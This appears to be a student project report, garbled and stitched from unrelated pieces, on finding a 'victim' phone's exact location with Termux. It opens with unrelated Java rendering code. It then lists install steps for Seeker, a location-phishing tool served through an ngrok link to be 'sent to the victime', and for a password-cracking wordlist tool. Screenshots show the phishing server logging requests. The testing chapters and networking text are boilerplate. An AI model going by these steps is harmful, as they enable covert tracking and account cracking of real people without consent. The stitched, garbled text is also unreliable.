    if ((backColor & 0xff000000) != 0xff000000) {
        backColor = palette[backColor];
    }

    // Reverse video here if _one and only one_ of the
reverse flags are set:

    final boolean reverseVideoHere = reverseVideo ^
(effect & (TextStyle.CHARACTER_ATTRIBUTE_INVERSE)) != 0;

```

```

        if (reverseVideoHere) {
            int tmp = foreColor;
            foreColor = backColor;
            backColor = tmp;
        }

        float left = startColumn * mFontWidth;

        float right = left + runWidthColumns * mFontWidth;

        mes = mes / mFontWidth;

        boolean savedMatrix = false;

        if (Math.abs(mes - runWidthColumns) > 0.01) {
            canvas.save();

            canvas.scale(runWidthColumns / mes, 1.f);

            left *= mes / runWidthColumns;

            right *= mes / runWidthColumns;

            savedMatrix = true;
        }

        if (backColor !=
palette[TextStyle.COLOR_INDEX_BACKGROUND]) {
            // Only draw non-default background.

            mTextPaint.setColor(backColor);

            canvas.drawRect(left, y -
mFontLineSpacingAndAscent + mFontAscent, right, y,
mTextPaint);
        }

```

```

        if (cursor != 0) {
            mTextPaint.setColor(cursor);

            float cursorHeight = mFontLineSpacingAndAscent -
mFontAscent;

            if (cursorStyle ==
TerminalEmulator.CURSOR_STYLE_UNDERLINE) cursorHeight /= 4.;

            else if (cursorStyle ==
TerminalEmulator.CURSOR_STYLE_BAR) right -= ((right - left) *
3) / 4.;

            canvas.drawRect(left, y - cursorHeight, right, y,
mTextPaint);
        }

        if ((effect & TextStyle.CHARACTER_ATTRIBUTE_INVISIBLE)
== 0) {
            if (dim) {
                int red = (0xFF & (foreColor >> 16));
                int green = (0xFF & (foreColor >> 8));
                int blue = (0xFF & foreColor);

                // Dim color handling used by libvte which in
turn took it from xterm

                // (https://bug735245.bugzilla-
attachments.gnome.org/attachment.cgi?id=284267):

                red = red * 2 / 3;
                green = green * 2 / 3;

```

```

        blue = blue * 2 / 3;

        foreColor = 0xFF000000 + (red << 16) + (green
<< 8) + blue;

    }

    mTextPaint.setFakeBoldText(bold);

    mTextPaint.setUnderlineText(underline);

    mTextPaint.setTextSkewX(italic ? -0.35f : 0.f);

    mTextPaint.setStrikeThruText(strikeThrough);

    mTextPaint.setColor(foreColor);

    // The text alignment is the default
Paint.Align.LEFT.

        canvas.drawText(text, startCharIndex,
runWidthChars, left, y - mFontLineSpacingAndAscent,
mTextPaint);

    }

    if (savedMatrix) canvas.restore();

}

}

```

Location tracking commands:

1. Pkg update
2. Pkg upgrade
3. Pkg install python
4. Pkg install git
5. Git clone copy link
6. Ls
7. Cd crak insta
8. Ls chmod +X
9. Ls
10. Pip install requests
11. Pip install bs4
12. Ls
13. Python3 cupp.py

Another one commands for seeker tool:

1. Pkg update
2. Pkg upgrade
3. Pkg install python
4. Pkg install git
5. Git clone copy link
6. Ls
7. Cd seeker
8. Ls
9. ./seeker- optional
10. ./seeker.py
11. ./seeker.py -h
12. ./seeker.py -t manual
13. Select 1
14. Open new session for NGROK
15. ./ngrok https 8080
16. Copy link
17. Send to the victime

CHAPTER-VII

SYSTEM TESTING

The purpose of testing is to discover errors. Testing is the process of trying to discover every conceivable fault or weakness in a work product. It provides a way to check the functionality of components, sub assemblies, assemblies and/or a finished product. It is the process of exercising software with the intent of ensuring that the Software system meets its requirements and user expectations and does not fail in an unacceptable manner. There are various types of test. Each test type addresses a specific testing requirement.

TYPES OF TESTS

Testing is the process of trying to discover every conceivable fault or weakness in a work product. The different types of testing are given below

7.1 UNIT TESTING

Unit testing involves the design of test cases that validate that the internal program logic is functioning properly, and that program inputs produce valid outputs. All decision branches and internal code flow should be validated. It is the testing of individual software units of the application .it is done after the completion of an individual unit before integration.

This is a structural testing, that relies on knowledge of its construction and is invasive. Unit tests perform basic tests at component level and test a specific business process, application, and/or system configuration. Unit tests ensure that each unique path of a business process performs accurately to the documented specifications and contains clearly defined inputs and expected results.

7.2 INTEGRATION TESTING

Integration tests are designed to test integrated software components to determine if they actually run as one program. Testing is event driven and is more concerned with the basic outcome of screens or fields. Integration tests demonstrate that although the components were

individually satisfaction, as shown by successfully unit testing, the combination of components is correct and consistent. Integration testing is specifically aimed at exposing the problems that arise from the combination of components.

7.3 FUNCTIONAL TESTING

Functional tests provide systematic demonstrations that functions tested are available as specified by the business and technical requirements, system documentation, and user manuals.

Functional testing is centered on the following items:

Valid Input : identified classes of valid input must be accepted.

Invalid Input : identified classes of invalid input must be rejected.

Functions : identified functions must be exercised.

Output : identified classes of application outputs must be exercised.

Systems/ Procedures: Interfacing systems or procedures must be invoked.

Organization and preparation of functional tests is focused on requirements, key functions, or special test cases. In addition, systematic coverage pertaining to identify Business process flows; data fields, predefined processes, and successive processes must be considered for testing. Before functional testing is complete, additional tests are identified and the effective value of current tests is determined.

7.4 SYSTEM TESTING

System testing ensures that the entire integrated software system meets requirements. It tests a configuration to ensure known and predictable results. An example of system testing is the configuration oriented system integration test. System testing is based on process descriptions and flows, emphasizing pre-driven process links and integration points.

7.5 UNIT TESTING

Unit testing is usually conducted as part of a combined code and unit test phase of the software lifecycle, although it is not uncommon for coding and unit testing to be conducted as two distinct phases.

7.6 INTEGRATION TESTING

Software integration testing is the incremental integration testing of two or more integrated software components on a single platform to produce failures caused by interface defects.

The task of the integration test is to check that components or software applications, e.g. components in a software system or – one step up – software applications at the company level – interact without error.

SCREENSHOTS:

```

1:53 U [ ] [X] HD 4G HD
ngrok by @inconshreveable (Ctrl+C to quit)

Session Status      online
Account             vimalhacker1230@gmail.com (P)
Version             2.3.35
Region              United States (us)
Web Interface       http://127.0.0.1:4040
Forwarding           http://cbdc82ff.ngrok.io -> h
Forwarding           https://cbdc82ff.ngrok.io ->

Connections          ttl      opn      rt1      rt5
                    14        0        0.11     0.04

HTTP Requests
-----

POST /php/info.php      200 OK
GET  /js/location.js    200 OK
GET  /js/warpspeed.min.js 200 OK
GET  /js/info.js        200 OK
GET  /js/main.js         200 OK
GET  /css/main.css       200 OK
GET  /nearyou/           200 OK
GET  /nearyou/           200 OK
GET  /js/warpspeed.min.js 200 OK
GET  /js/info.js         200 OK


```

Find People Near You

Meet New People, Make New Friends



Coming Soon



```
[>] Created By : thewhiteh4t
[>] Version    : 1.2.1
```

```
[+] Checking for Updates.....[ Up-To-Date ]
```

[+] Select a Template :

[1] NearYou

[2] Google Drive

[>] 1

```
[+] Loading NearYou Template...
```

```
[+] Starting PHP Server.....[ Success ]
```

```
[+] Waiting for User Interaction...
```

1

CHAPTER-IX

CONCLUSION AND FUTURE ENHANCEMENT:

9.1 CONCLUSION:

This is an future planning of finding victim mobile number pinpoint location for using TERMUX Application

This is an best way for find out the victim exact location\

Each host must share IP network space. Practically, this means that each host should have the same network address

Each host must have a unique IP address.

Neither host must block the other's IP packets. (Host based packet filtering may hinder connections)

This is concludes the tour of basic host networking and IP layer configuration as well as some basic tools available to the linux user. For further documentation on these tools, other tips, tricks, and more advanced content, keep reading.

Technicallly, the two hosts simply need to have routes to each other, but we are discussing the simplest case here, so we'll leave this for a discussion of shared media.

FUTURE ENHANCEMENT:

Future work may incorporate:

1. Schemes like algebraic approach to trace back on an AS topology.
2. A mix of reactive and preventive schemes (filtering) against DDoS attacks.
3. Modification of Efficient packet marking technique by occasionally marking packets with special edge id representing a link between the router and the input port on which the packet has arrived.
4. Pre shared key authentication mechanism in Mobile Adhoc Networks.
5. Detection and controlling the spread of worms based on host based and network based detection techniques.

6. Proposed worm detection techniques to monitor and analyze the traffic in multiple locations over the Internet to detect suspicious traffic penetrated by worms and also examine other features of scan traffic, such as the distribution of destination addresses.